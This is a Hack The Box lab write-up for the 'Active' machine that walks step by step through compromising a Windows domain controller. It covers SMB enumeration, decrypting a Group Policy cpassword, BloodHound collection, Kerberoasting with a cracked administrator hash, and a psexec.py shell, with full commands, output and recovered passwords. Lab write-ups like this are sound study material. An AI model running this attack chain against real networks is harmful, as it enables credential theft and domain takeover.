
HTB-Active

PERFORMING NMAP SCAN

```
sudo nmap -p- --min-rate=10000000000000001 10.10.10.100 -sS -sC -sV -O -Pn
```

the ports like 53,88135,139593 tells us that this is a Domain controller.



ENUMERATING SMB

```
smbmap -H 10.10.10.100
```

we find only 1 read only access for anonymous users.
We connect using smbclient.

```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ smbmap -H 10.10.10.100

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: 10.10.10.100              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
```

we further enumerate the replication share and see that we can find Groups.xml file. Therefore we connect to the SMB server and download the files.

we turn on the recurse mode

recurse ON

recurse OFF

mget * to download the

```
┌──(natasha㉿0xromanoff)-[~/Downloads]
└─$ smbclient  //10.10.10.100/Replication
Password for [WORKGROUP\natasha]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\GPT.INI of size 22 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI (0.2 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI (1.5 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol (16.5 KiloBytes/sec) (average 7.0 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml (6.5 KiloBytes/sec) (average 6.9 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 1098 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (12.8 KiloBytes/sec) (average 7.8 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 3722 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf (22.9 KiloBytes/sec) (average 11.1 KiloBytes/sec)
smb: \> ^C
```

```
┌──(natasha㉿0xromanoff)-[~/Downloads/active.htb]
└─$ tree
.
├── DfsrPrivate
│   ├── ConflictAndDeleted
│   ├── Deleted
│   └── Installing
├── Policies
│   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│   │   ├── GPT.INI
│   │   ├── Group Policy
│   │   │   └── GPE.INI
│   │   ├── MACHINE
│   │   │   ├── Microsoft
│   │   │   │   └── Windows NT
│   │   │   │       └── SecEdit
│   │   │   │           └── GptTmpl.inf
│   │   │   ├── Preferences
│   │   │   │   └── Groups
│   │   │   │       └── Groups.xml
│   │   │   └── Registry.pol
│   │   └── USER
│   └── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│       ├── GPT.INI
│       ├── MACHINE
│       │   └── Microsoft
│       │       └── Windows NT
│       │           └── SecEdit
│       │               └── GptTmpl.inf
│       └── USER
└── scripts

22 directories, 7 files
```

DECRYPTING THE GROUPS.XML FILE & GETTING THE CLEAR TEXT CREDENTIALS

We read the Groups.xml file

findings:

Username: SVC_TGS / svc_tgs

Password: description=""

cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"

```
┌──(natasha㉿0xromanoff)-[~/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid=
"{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfC
uNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

┌──(natasha㉿0xromanoff)-[~/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

We use gpp-decrypt to crack the password.

ENUMERATING SMB USING THESE CREDENTIALS

Enumerating SMB using these credentials so that we can see any more shares under read access.

```
┌──(natasha㉿0xromanoff)-[~/…/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups]
└─$ smbmap -u svc_tgs -p GPPstillStandingStrong2k18 -d active.htb -H 10.10.10.100

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: 10.10.10.100              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
[*] Closed 1 connections
```

need to capture users flag. therefore user is svc_tgs .

c -->users--> All users -->svc_tgs

```
└─$ smbmap -u svc_tgs -p GPPstillStandingStrong2k18 -d active.htb -H 10.10.10.100 -r Users

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: 10.10.10.100              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        ./Users
        dw--w--w--                0 Sat Jul 21 10:39:20 2018    .
        dw--w--w--                0 Sat Jul 21 10:39:20 2018    ..
        dr--r--r--                0 Mon Jul 16 06:14:21 2018    Administrator
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    All Users
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Default
        dr--r--r--                0 Mon Jul 16 17:08:56 2018    Default User
        fr--r--r--              174 Mon Jul 16 17:01:17 2018    desktop.ini
        dw--w--w--                0 Mon Jul 16 17:08:47 2018    Public
        dr--r--r--                0 Sat Jul 21 11:16:32 2018    SVC_TGS
[*] Closed 1 connections
```

connect to smb

traverse to path

download the user flag.

```
└─$ smbclient //10.10.10.100/Users -U active.htb/svc_tgs
Password for [ACTIVE.HTB\svc_tgs]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 10:39:20 2018
  ..                                  DR        0  Sat Jul 21 10:39:20 2018
  Administrator                        D        0  Mon Jul 16 06:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 01:06:44 2009
  Default                            DHR        0  Tue Jul 14 02:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 01:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:57:55 2009
  Public                              DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 11:16:32 2018

                5217023 blocks of size 4096. 278328 blocks available
smb: \> cd SVC_TGS
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 11:16:32 2018
  ..                                  D        0  Sat Jul 21 11:16:32 2018
  Contacts                            D        0  Sat Jul 21 11:14:11 2018
  Desktop                             D        0  Sat Jul 21 11:14:42 2018
  Downloads                           D        0  Sat Jul 21 11:14:23 2018
  Favorites                           D        0  Sat Jul 21 11:14:44 2018
  Links                               D        0  Sat Jul 21 11:14:57 2018
  My Documents                        D        0  Sat Jul 21 11:15:03 2018
  My Music                            D        0  Sat Jul 21 11:15:32 2018
  My Pictures                         D        0  Sat Jul 21 11:15:43 2018
  My Videos                           D        0  Sat Jul 21 11:15:53 2018
  Saved Games                         D        0  Sat Jul 21 11:16:12 2018
  Searches                            D        0  Sat Jul 21 11:16:24 2018

                5217023 blocks of size 4096. 278328 blocks available
```

```
smb: \> cd SVC_TGS
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 11:16:32 2018
  ..                                  D        0  Sat Jul 21 11:16:32 2018
  Contacts                            D        0  Sat Jul 21 11:14:11 2018
  Desktop                             D        0  Sat Jul 21 11:14:42 2018
  Downloads                           D        0  Sat Jul 21 11:14:23 2018
  Favorites                           D        0  Sat Jul 21 11:14:44 2018
  Links                               D        0  Sat Jul 21 11:14:57 2018
  My Documents                        D        0  Sat Jul 21 11:15:03 2018
  My Music                            D        0  Sat Jul 21 11:15:32 2018
  My Pictures                         D        0  Sat Jul 21 11:15:43 2018
  My Videos                           D        0  Sat Jul 21 11:15:53 2018
  Saved Games                         D        0  Sat Jul 21 11:16:12 2018
  Searches                            D        0  Sat Jul 21 11:16:24 2018

                5217023 blocks of size 4096. 278328 blocks available
smb: \SVC_TGS\> cd Deskto
cd \SVC_TGS\Deskto\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \SVC_TGS\> cd Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Fri Sep  6 17:34:42 2024

                5217023 blocks of size 4096. 278328 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \SVC_TGS\Desktop\> exit
```

LOOKING FOR KERBEROASTABLE USER ACCOUNTS


fire up blookhound

```
┌──(natasha㉿0xromanoff)-[~]
└─$ sudo neo4j console
[sudo] password for natasha:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-09-07 04:58:51.261+0000 INFO  Starting...
2024-09-07 04:58:53.590+0000 INFO  This instance is ServerId{5a006ac7} (5a006ac7-4c57-447e-ae8b-742d2ceeccc8)
2024-09-07 04:58:58.706+0000 INFO  ======== Neo4j 4.4.26 ========
2024-09-07 04:59:05.405+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-09-07 04:59:05.406+0000 INFO  Updating the initial password in component 'security-users'
2024-09-07 04:59:09.558+0000 INFO  Bolt enabled on localhost:7687.
2024-09-07 04:59:13.138+0000 INFO  Remote interface available at http://localhost:7474/
2024-09-07 04:59:13.152+0000 INFO  id: C0F7747A499C3EF7B8A6C5D6B14ACFA369206737285251A803FC3A7248ABB6A5
2024-09-07 04:59:13.153+0000 INFO  name: system
2024-09-07 04:59:13.153+0000 INFO  creationDate: 2024-08-27T13:42:09.699Z
2024-09-07 04:59:13.154+0000 INFO  Started.
2024-09-07 05:07:14.553+0000 WARN  The client is unauthorized due to authentication failure.
2024-09-07 05:07:37.949+0000 WARN  The client is unauthorized due to authentication failure.
```

```
bloodhound-python -d active.htb -u svc_tgs -p GPPstillStandingStrong2k18 -ns 10.10.10.100 -c all
```


```
┌──(natasha㉿0xromanoff)-[~]
└─$ bloodhound-python -d active.htb -u svc_tgs -p GPPstillStandingStrong2k18 -ns 10.10.10.100 -c all
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.active.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.active.htb
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 07S
```

Analysis --> shortest kerberoastable path to DCs




Once we find kerberoastable users, use

```
sudo python3  GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc_tgs
```



hash is dumped. copy that. crack it.



use psexec.py to connect to the SMB server and get the admin flag.

```
┌──(natasha㉿0xromanoff)-[~/Desktop/HTB/Active-HTB]
└─$ psexec.py active.htb/administrator@10.10.10.100
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file JIOAfdRk.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service cXjE on 10.10.10.100.....
[*] Starting service cXjE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
C:\Users\Administrator\Desktop> type  root.txt
8aa989bd7e6d0aea7854c2703b42113d
```


```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5ab3228045d8c6f5e5936875a230418f$a03a2bcc9924fdc714ec3627af742764dc041b3c4d6cb69a094f9dde224ec08cab429adb4f77d5f5a
3970933e6025ffc8cc6e4b42672132e4a71765df6c6063aa77411f44c3e180d24a674561c740f99b22644065c7ad76341acf886213bd3f2e7d59282c6d9fea37689a674ab6784d05c8047154b8b96d700dbfdcf2473347d88e
775be757a92e8a68f956908be600cd80911606f54ceb51ba5c3fbf8548bedfdaeaebcb5a710723474447714dea0107119f7f842e661471809f133fe3c8c1079c81557447010d7d600ba72213d07194cdb27e8a6f392451a98b
f09d6220fa76b61dc64d4550f6390266b0dfece8e86c8fc9c0a599c2af03fc2970b5d3b44136c5e838dbec0c2cfceef4b1d30ee34c7305d6b615a88bcfd41b63295ec264039d7315cb4d2105a2932709fec4d2801d0d395e8b
348c496223646e7758415f40e6e9a57b0afa4c330b9cd6e05ab2d4567f2270427bef2000b59240fea9beaebd73b9b87c60558d055bca4259162646028ed7fe071f3a0bf7e61cd3f802d810ab5e63e589d8a9e41f0a0b2bd7c7
a4408ed00cf4daefaec86dfda5143dbb646c73dc070dd8550aaef90f000217558fa4fdc85f91e7fc82b94c22a19878b74c621c307486690251cf1fa1da318ae760939cb94224d5579dd3654e2b4fe575c75f5d709856ca9f64
8532358875afbd07e59fda5dc529a4e060eb78d52bdf7f6085146c5e58f0f68060b0ed54b2195e592f41abd6daf62c1588d4bf164651c7f5ae1748b2fbb017e28e3b99bc42ac80930eb4bc62c9977720c38fcf809df789ab99
0f612350d28f07754cd6a5833ef8f20226e69b20fabad568afb8d9b3134300603358d8f54de4eae31eb5dd70da4a3d64d1e3c0159ab894f637e746c59116d0f0deadb8c6649e9715c1abf5df8c005c3a7397d2085d9cebfb58
86d78764d5f3edf9826815d716465ee6d3812efaabb339240fcb12491b3c3e9583578a7d592b0a7382402d5252516ab4b2967520264864e4ce844a67cf5c6a671624395fdc1b5b44de383d0ddb4f0c7dd8b49f3ea226423447
b98d700bef404e338357a7096cb69664b45cc6fee485c45ba75b36cbfd5e8610708a5fd448e2d3833fc56e876470d1abd262b0d2eb6d14351500bf80147a136d6d478c6dfca399bef27bae84a88b41df1d60ae9b3bcf948ee2
e8c46842eef8541aa1fb067e4cf06ab376f099f20a135f308423ef92233131cf8e56f20efdb489671194a1c18de4fb40b:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad ... 4fb40b
```


Pasted image 20240907165356.png

Note: GetUserSPN.py need to be used on service accounts in order to find kerberoabable accounts.